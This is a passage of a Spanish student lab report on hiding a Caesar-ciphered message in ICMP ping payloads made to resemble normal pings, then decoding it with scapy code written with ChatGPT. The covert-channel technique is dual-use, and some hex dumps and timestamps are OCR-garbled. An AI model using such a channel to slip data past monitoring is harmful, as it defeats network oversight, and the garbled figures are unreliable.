26592	95.742362598	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=3/768, ttl=64 (reply in 26593)
26828	96.743392059	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=4/1024, ttl=64 (reply in 26824)
27090	97.744389947	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=5/1280, ttl=64 (reply in 27091)
27327	98.745468872	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=6/1536, ttl=64 (reply in 27328)
27561	99.746366169	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=7/1792, ttl=64 (reply in 27562)

Figura 14: Imagen de secuencia coherente

icmp.type == 8						
No.	Time	Source	Destination	Protocol	Length	Info
2135	6.043354075	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=4/1024, ttl=64 (reply in 2139)
2402	7.04435719	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=5/1280, ttl=64 (reply in 2403)
2666	8.045346547	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=6/1536, ttl=64 (reply in 2667)
2976	9.046939529	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=7/1792, ttl=64 (reply in 2980)
3372	10.048315418	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x0039, seq=8/2048, ttl=64 (reply in 3373)
3389	10.999729164	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=1/256, ttl=64 (reply in 3392)
3811	11.122289613	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=2/512, ttl=64 (reply in 3814)
4236	12.153239345	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=3/768, ttl=64 (reply in 4237)
4446	13.188953432	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=4/1024, ttl=64 (reply in 4448)
4783	14.213252295	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=5/1280, ttl=64 (reply in 4784)
5093	15.245287378	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=6/1536, ttl=64 (reply in 5099)
5382	16.277251082	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=7/1792, ttl=64 (reply in 5385)
5677	17.307219880	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=8/2048, ttl=64 (reply in 5678)
6006	18.326131671	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=9/2304, ttl=64 (reply in 6007)
6326	19.351498929	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=10/2560, ttl=64 (reply in 6330)
6690	20.373313574	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=11/2816, ttl=64 (reply in 6691)
6862	21.394386867	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=12/3072, ttl=64 (reply in 6864)
7227	22.424265317	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=13/3328, ttl=64 (reply in 7230)
7424	23.450227192	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=14/3584, ttl=64 (reply in 7427)
7828	24.486239159	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=15/3840, ttl=64 (reply in 7822)
8122	25.509506061	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=16/4096, ttl=64 (reply in 8124)
8428	26.533311848	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=17/4352, ttl=64 (reply in 8429)
8727	27.551308949	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=18/4608, ttl=64 (reply in 8730)
9023	28.575402278	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=19/4864, ttl=64 (reply in 9025)
9277	29.609246346	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=20/5120, ttl=64 (reply in 9279)
9616	30.639476382	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=21/5376, ttl=64 (reply in 9619)
9848	31.671497014	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=22/5632, ttl=64 (reply in 9849)
10062	32.701022135	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=23/5888, ttl=64 (reply in 10063)
10254	33.725224700	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=24/6144, ttl=64 (reply in 10255)
10483	34.747238748	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=25/6400, ttl=64 (reply in 10484)
10713	35.77317872	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=26/6656, ttl=64 (reply in 10715)
10947	36.801227088	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=27/6912, ttl=64 (reply in 10955)
11183	37.821562190	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=28/7168, ttl=64 (reply in 11186)
11444	38.846232684	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=29/7424, ttl=64 (reply in 11445)
11648	39.868275490	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=30/7680, ttl=64 (reply in 11649)
11944	40.890651463	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=31/7936, ttl=64 (reply in 11945)
12288	41.911261161	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=32/8192, ttl=64 (reply in 12290)
12645	42.935329063	192.168.1.2	64.233.186.93	ICMP	92	Echo (ping) request id=0x0039, seq=33/8448, ttl=64 (reply in 12646)
26028	93.740328228	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=1/256, ttl=64 (reply in 26033)
26353	94.741354779	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=2/512, ttl=64 (reply in 26355)
26592	95.742362598	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=3/768, ttl=64 (reply in 26593)
26828	96.743392059	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=4/1024, ttl=64 (reply in 26824)
27090	97.744389947	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=5/1280, ttl=64 (reply in 27091)
27327	98.745468872	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=6/1536, ttl=64 (reply in 27328)
27561	99.746366169	192.168.1.2	64.233.186.93	ICMP	100	Echo (ping) request id=0x003a, seq=7/1792, ttl=64 (reply in 27562)

Figura 15: Imagen de id coherente

11040	39.0004/3430	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=30/1000, ttl=64
11944	40.890651463	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=31/7936, ttl=64
12288	41.911261561	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=32/8192, ttl=64
12645	42.935329063	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=33/8448, ttl=64

▶ Frame 11944: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0  
 ▶ Linux cooked capture v1  
 ▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93  
 ▼ Internet Control Message Protocol  
   Type: 8 (Echo (ping) request)  
   Code: 0  
   Checksum: 0xcbb4 [correct]  
   [Checksum Status: Good]  
   Identifier (BE): 57 (0x0039)  
   Identifier (LE): 14592 (0x3900)  
   Sequence Number (BE): 31 (0x001f)  
   Sequence Number (LE): 7936 (0x1f00)  
   [Response frame: 11945]  
   ▼ Data (48 bytes)  
     Data: 6d0e000000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b...  
     [Length: 48]

```

0000 00 04 00 01 00 06 2c f0 5d 5f 9a 62 2a d9 08 00  .....]_b....
0010 45 00 00 4c fa 0e 00 00 40 01 c3 b1 c0 a8 01 02  E..L...@..M...
0020 40 e9 ba 5d 08 00 cb d4 00 39 00 1f 0d 00 00 00  @..]....9..n....
0030 00 00 00 00 10 11 12 13 14 15 16 17 18 19 1a 1b  .....
0040 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b  ....!#"$$%&'()*+
0050 2c 2d 2e 2f 30 31 32 33 34 35 36 37  ....,./0123 4567
  
```

Figura 16: Payload del paquete 31

11040	39.0004/3430	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=30/1000, ttl=64
11944	40.890651463	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=31/7936, ttl=64
12288	41.911261561	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=32/8192, ttl=64
12645	42.935329063	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=33/8448, ttl=64

▶ Frame 12288: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0  
 ▶ Linux cooked capture v1  
 ▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93  
 ▼ Internet Control Message Protocol  
   Type: 8 (Echo (ping) request)  
   Code: 0  
   Checksum: 0xcad3 [correct]  
   [Checksum Status: Good]  
   Identifier (BE): 57 (0x0039)  
   Identifier (LE): 14592 (0x3900)  
   Sequence Number (BE): 32 (0x0020)  
   Sequence Number (LE): 8192 (0x2000)  
   [Response frame: 12290]  
   ▼ Data (48 bytes)  
     Data: 6e0e000000000000101112131415161718191a1b1c1d1e1f202122232425262728292a2b...  
     [Length: 48]

```

0000 00 04 00 01 00 06 2c f0 5d 5f 9a 62 ce 07 08 00  .....]_b....
0010 45 00 00 4c fa 72 00 00 40 01 c3 4d c0 a8 01 02  E..L...@..M...
0020 40 e9 ba 5d 08 00 ca d3 00 39 00 20 0e 00 00 00  @..]....9..n....
0030 00 00 00 00 10 11 12 13 14 15 16 17 18 19 1a 1b  .....
0040 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b  ....!#"$$%&'()*+
0050 2c 2d 2e 2f 30 31 32 33 34 35 36 37  ....,./0123 4567
  
```

Figura 17: Payload del paquete 32

11900	37.000213490	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=30/7936, ttl=64
11944	40.890651463	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=31/7936, ttl=64
12288	41.911261561	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=32/8192, ttl=64
12645	42.935329063	192.168.1.2	64.233.186.93	ICMP	92 Echo (ping) request	id=0x0039, seq=33/8448, ttl=64

```

▶ Frame 12645: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface any, id 0
▶ Linux cooked capture v1
▶ Internet Protocol Version 4, Src: 192.168.1.2, Dst: 64.233.186.93
▼ Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0xd6d2 [correct]
  [Checksum Status: Good]
  Identifier (BE): 57 (0x0039)
  Identifier (LE): 14592 (0x3900)
  Sequence Number (BE): 33 (0x0021)
  Sequence Number (LE): 8448 (0x2100)
  [Response frame: 12646]
▼ Data (48 bytes)
  Data: 620e0000000000000010112131415161718191a1b1c1d1e1f202122232425262728292a2b...
  [Length: 48]

0000 00 04 00 01 00 06 2c f0 5d 5f 9a 62 74 dd 08 00 .....]..bt....
0010 45 00 00 4c f3 39 00 00 40 01 c2 86 c0 a8 01 02 E...L.9...@.....
0020 40 e9 ba 5d 08 06 d2 00 39 00 21 02 00 00 00 @...]-.....9...|b....
0030 00 00 00 00 10 11 12 13 14 15 16 17 18 19 1a 1b .....:.....
0040 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b ....:!"#$%&'()*+...
0050 2c 2d 2e 2f 30 31 32 33 34 35 36 37 .....:/0123 4567

```

Figura 18: Payload del paquete 33

De las imagenes de Figura 16, Figura 17 y Figura 18, en la esquina inferior izquierda, marcado con azul, tendremos el payload, donde se corrobora que se mantiene payload ICMP (8 primeros bytes) para el caracter y payload ICMP (desde 0x10 a 0x37).

### 3.3. Actividad 3

En esta actividad, desarrollamos un programa en Python3 para descifrar un mensaje transmitido mediante paquetes ICMP personalizados, generados en la actividad anterior y ahora guardados en una captura. El mensaje estaba cifrado usando un cifrado César con un corrimiento desconocido. Para identificar el texto original, el programa generó todas las combinaciones posibles de corrimientos (0 a 25), imprimiendo en pantalla cada opción. Este enfoque permitió descifrar el mensaje correctamente, facilitando la comprensión del contenido transmitido.

- 1 Tengo una captura de formato .pcapng de wireshark necesito que me hagas un codigo  
en python, donde apliques distintos corrimientos y imprimas en pantalla.
- 2
- 3 Para que te hagas una idea mi captura son 33 paquetes, donde del primer paquete al  
ultimo al juntarse hacen una palabra, pero estan con un corrimiento en  
especifico.
- 4
- 5 La informacion que debemos sacar de cada paquete es un caracter, el cual esta  
contenido en los primeros 8 bytes del campo DATA del paquete (del payload).
- 6
- 7 Primero partamos con un codigo que saque la palabra completa de toda la captura,  
juntando todos los paquetes y la imprima en pantalla.

Bloque 11: Prompt 1 Chatgpt Actividad 3

El prompt de Bloque 11 nos permitió tener una base de código adjuntado en el Bloque 12 con el propósito de extraer todos los caracteres contenidos en los primeros 8 bytes del campo DATA, también conocido como Payload, de los paquetes ICMP capturados en la actividad 2. Es decir, hemos logrado realizar una lectura de la captura básica.

```
1 from scapy.all import rdpcap, ICMP
2
3 # Cargar los paquetes del archivo pcapng
4 archivo_pcap = 'captura.pcapng'
5 paquetes = rdpcap(archivo_pcap)
6
7 # Extraer los caracteres de los primeros 8 bytes del payload de cada paquete ICMP
8 def extraer_caracteres(paquetes):
9     texto = []
10    for pkt in paquetes:
11        # Verificar que el paquete tiene una capa Raw y es ICMP tipo 8 (echo
12        # request)
13        if pkt.haslayer('Raw') and pkt.haslayer(ICMP) and pkt[ICMP].type == 8:
14            data = pkt['Raw'].load[:8] # Extraer los primeros 8 bytes del payload
15            caracter = data.decode(errors='ignore').strip('\x00') # Decodificar a
16            # texto ignorando errores y quitar padding
17            texto.append(caracter)
18    return ''.join(texto)
19
20 # Extraer y mostrar la palabra completa
21 palabra_completa = extraer_caracteres(paquetes)
22 print('La palabra completa extraída de los paquetes es:')
23 print(palabra_completa)
```

Bloque 12: Respuesta de chatgpt al prompt 1

Como podemos ver el Bloque 12 no cumple con lo solicitado por la actividad, pues se necesitan solo trabajar con el conjunto de paquetes enviados en la actividad 2 con python, por ello hemos modificado el código con el Bloque 13.

```
1 Perfecto, ahora necesito que modifiques el código, de forma que desde el paquete
  No. 4198 hasta el No. 13549 se forme la palabra.
```

Bloque 13: Prompt 2 de la Actividad 3

El Bloque 13 nos permite solo obtener la palabra que fue enviada por nuestro código de la actividad 2, obteniendo el código de la Figura 19.



```

1  from scapy.all import rdpcap, ICMP
2
3  # Cargar los paquetes del archivo pcapng
4  archivo_pcap = "captura.pcapng"
5  paquetes = rdpcap(archivo_pcap)
6
7  # Extraer los caracteres de los primeros 8 bytes del payload de cada paquete ICMP
8  def extraer_caracteres(paquetes, inicio, fin):
9      texto = []
10     for i, pkt in enumerate(paquetes):
11         # Filtrar los paquetes en el rango especificado
12         if inicio <= i + 1 <= fin: # i + 1 porque el índice comienza en 0
13             # Verificar que el paquete tiene una capa Raw y es ICMP tipo 8 (echo request)
14             if pkt.haslayer('Raw') and pkt.haslayer(ICMP) and pkt[ICMP].type == 8:
15                 data = pkt['Raw'].load[:8] # Extraer los primeros 8 bytes del payload
16                 caracter = data.decode(errors='ignore').strip('\x00')
17                 texto.append(caracter)
18     return ''.join(texto)
19
20 # Definir el rango de los paquetes (desde el paquete 4198 hasta 13549)
21 inicio = 4198
22 fin = 13549
23
24 # Extraer y mostrar la palabra completa
25 palabra_completa = extraer_caracteres(paquetes, inicio, fin)
26 print("La palabra completa extraída de los paquetes es:")
27 print(palabra_completa)

```

Figura 19: Código para extraer la palabra enviada.

Con el código de la Figura 19 se logran extraer solo los caracteres pertenecientes al mensaje que buscamos descifrar.

- 1 Para terminar necesito que imprimas una matriz donde apliques corrimiento desde 0 corrimientos a 25 corrimientos a cada caracter, imprimiendo una fila con todos la palabra con cada caracter 0 corrimientos, luego la siguiente fila con 1 corrimientos cada caracter... asi hasta 25... Aplica eso al codigo.
- 2
- 3 Ten en cuenta que estamos con descifrado, por lo tanto necesitamos un inverso de cesar. Ademas aplica que se imprima en verde la alternativa mas obvia.

Bloque 14: Respuesta de chatgpt. Cumple o no cumple

El paso del Bloque 14 nos permite ya saltar al paso final para desarrollar la actividad, es decir, aplicar un inverso de César (descifrado) e imprimiéndola en una matriz, destacando la palabra correcta en verde.

- 1 #Notar que tambien testee con probabilidades segun caracteres en espanol, pero no fue acertado a comparacion de langdetect.
- 2 from scapy.all import rdpcap, ICMP

```

3 from langdetect import detect, DetectorFactory
4 from langdetect.lang_detect_exception import LangDetectException
5 from termcolor import colored
6
7 # Fijar la semilla para la deteccion de lenguaje
8 DetectorFactory.seed = 0
9
10 # Cargar los paquetes del archivo pcapng
11 archivo_pcap = "captura.pcapng"
12 paquetes = rdpcap(archivo_pcap)
13
14 # Extraer los caracteres de los primeros 8 bytes del payload de cada paquete ICMP
15 def extraer_caracteres(paquetes, inicio, fin):
16     texto = []
17     for i, pkt in enumerate(paquetes):
18         # Filtrar los paquetes en el rango especificado
19         if inicio <= i + 1 <= fin: # i + 1 porque el ndice comienza en 0
20             # Verificar que el paquete tiene una capa Raw y es ICMP tipo 8 (echo request)
21             if pkt.haslayer('Raw') and pkt.haslayer(ICMP) and pkt[ICMP].type == 8:
22                 data = pkt['Raw'].load[:8] # Extraer los primeros 8 bytes del payload
23                 caracter = data.decode(errors='ignore').strip('\x00') # Decodificar a texto ignorando errores y quitar padding
24                 texto.append(caracter)
25     return ''.join(texto)
26
27 # Aplicar un cifrado Cesar a cada carcter de un texto
28 def aplicar_cifrado_cesar(texto, corrimiento):
29     resultado = []
30     for caracter in texto:
31         if 'a' <= caracter <= 'z': # Solo aplicar a letras minsculas
32             nuevo_caracter = chr((ord(caracter) - ord('a') + corrimiento) % 26 + ord('a'))
33             resultado.append(nuevo_caracter)
34         elif 'A' <= caracter <= 'Z': # Aplicar a letras maysculas si existen
35             nuevo_caracter = chr((ord(caracter) - ord('A') + corrimiento) % 26 + ord('A'))
36             resultado.append(nuevo_caracter)
37         else: # Mantener los caracteres que no son letras
38             resultado.append(caracter)
39     return ''.join(resultado)
40
41 # Verificar si el texto es en espaol usando langdetect
42 def es_texto_en_espanol(texto):
43     try:

```

```

44     return detect(texto) == 'es'
45 except LangDetectException:
46     return False
47
48 # Encontrar el mejor desplazamiento y el texto descifrado
49 def encontrar_desplazamiento_correcto(texto):
50     mejor_texto = ""
51     mejor_corrimiento = 0
52     for corrimiento in range(26):
53         texto_descifrado = aplicar_cifrado_cesar(texto, -corrimiento) # Usar
54         desplazamiento negativo para descifrar
55         if es_texto_en_espanol(texto_descifrado):
56             mejor_texto = texto_descifrado
57             mejor_corrimiento = corrimiento
58             break # Puedes optar por continuar buscando si deseas encontrar el
59                 mejor resultado posible
60     return mejor_corrimiento, mejor_texto
61
62 # Definir el rango de los paquetes (desde el paquete 3389 hasta 12645)
63 inicio = 3389
64 fin = 12645
65
66 # Extraer y mostrar la palabra completa
67 palabra_completa = extraer_caracteres(paquetes, inicio, fin)
68 print("La palabra completa extraída de los paquetes es:")
69 print(palabra_completa)
70
71 # Encontrar el desplazamiento correcto
72 corrimiento_correcto, _ = encontrar_desplazamiento_correcto(palabra_completa)
73
74 # Imprimir todos los desplazamientos y resaltar en verde el texto del
75     desplazamiento correcto
76 print("\nIntentando descifrar con diferentes desplazamientos:")
77 for corrimiento in range(26):
78     texto_descifrado = aplicar_cifrado_cesar(palabra_completa, -corrimiento)
79     if corrimiento == corrimiento_correcto:
80         print(f"{corrimiento}: {colored(texto_descifrado, 'green')}")
81     else:
82         print(f"{corrimiento}: {texto_descifrado}")

```

Bloque 15: Respuesta de chatgpt. Cumple o no cumple

Finalmente, al ejecutar el código del Bloque 15 en la terminal se obtiene lo de la Figura 20.

```

• (.venv) jb@jb-pc1:~/Desktop/LAB01_JoseBerrios-Criptografia$ python3 actividad3.py
La palabra completa extraída de los paquetes es:
larycxpajorj h bnpdarmjm nw anmnb

Intentando descifrar con diferentes desplazamientos:
0: larycxpajorj h bnpdarmjm nw anmnb
1: kzqxbwozinqi g amoczqlil mv zmlma
2: jypwavnymph f zlnbypkhk lu yklkz
3: ixovzumxglog e ykmaxojgj kt xkjky
4: hwnuytlwfknf d xjlzwnifi js wjijx
5: gvmtxskvejme c wikyvmheh ir vihiw
6: fulswrjudild b vhjxulgdg hq uhghv
7: etkrvqitchkc a ugiwtkfcf gp tgfgu
8: dsjquphsbgjb z tfhvsjebe fo sfef
9: criptografia y seguridad en redes
10: bqhosnfqzehz x rdftqhczc dm qdcdr
11: apgnrmepydgy w qcespgbyb cl pcbcq
12: zofmqldoxcfx v pbdrofaxa bk obabp
13: ynelpkcnwbew u oacqnezwz aj nazao
14: xmdkojbmvadv t nzbpmdivy zi mzyzn
15: wlcjnialuzcu s myaolcxux yh lyxym
16: vkbimhzktybt r lxznkbwtw xg kxwxl
17: ujahlgysxas q kwymjavsv wf jwwwk
18: tizgkfxirwzr p jvxlizuru ve ivuvj
19: shyfjewhqvyq o iuwkhytqt ud hutui
20: rgxeidvgpuxp n htvjgxspz tc gtsth
21: qfwdhcufotwo m gsuifwrwr sb fsrsg
22: pevcbgtensvn l frthevqnq ra erqrf
23: odubfasdmrum k eqsgdupmp qz dqpqe
24: nctaezrclqtl j dprfctolo py cpopd
25: mbszdyqbksk i coqebnkn ox bonoc

```

Figura 20: Ejecución vía terminal actividad 1.

Al aplicar un corrimiento inverso de cesar de 9 posiciones a la cadena 'larycxpajorj h bnpdarmjm nw anmnb', obtenemos 'criptografía y seguridad en redes'.

## Conclusiones y comentarios

La realización de este laboratorio presentó grandes desafíos, especialmente en la Actividad 2, donde fue crucial contar con un conocimiento previo de Wireshark para comprender el funcionamiento de los paquetes. Posteriormente, se solicitó la inserción de paquetes, en los cuales los campos debían ser rellenados de manera específica, intentando asemejarse a un ping real.

El uso de Python y sus bibliotecas fue fundamental para el desarrollo del laboratorio,

permitiendo reducir significativamente la cantidad de código necesario y la implementación de algoritmos propios.

Cabe destacar que un paquete tiene una gran cantidad de campos que deben ser completados para que puedan considerarse reales.

Problemas enfrentados:

- **Readaptación al entorno de Wireshark:** La necesidad de readaptarme a Wireshark, después de varios años sin utilizarlo, fue uno de los retos más grandes. En el pasado, ya había experimentado dificultades con esta herramienta, y retomarla me obligo a recordar su funcionamiento.
- **Comprensión del funcionamiento de los paquetes y filtrado:** Aprender a construir y analizar paquetes requeridos por el laboratorio fue un proceso complejo. No solo implicó entender la estructura básica de un paquete, sino también cómo filtrarlos eficazmente para analizar la red de manera detallada.
- **Largo de la actividad:** La naturaleza compleja de la actividad hizo que su desarrollo fuera desafiante. Para alguien con experiencia previa en estas áreas, puede que no requiera demasiado tiempo; sin embargo, para quienes no tienen un conocimiento profundo, es necesario invertir una cantidad considerable de tiempo en adaptarse a las herramientas y conceptos nuevos. Además, la necesidad de documentar y explicar detalladamente cada paso del proceso en el informe agregó una capa adicional de dificultad.
- **Instalación de bibliotecas en un entorno Linux:** Este fue otro aspecto que presentó dificultades significativas. Mi falta de familiaridad con el sistema operativo Linux complicó la instalación de las bibliotecas necesarias para el laboratorio. Enredarme con los comandos de instalación y la configuración del entorno llevó a una inversión de tiempo considerable.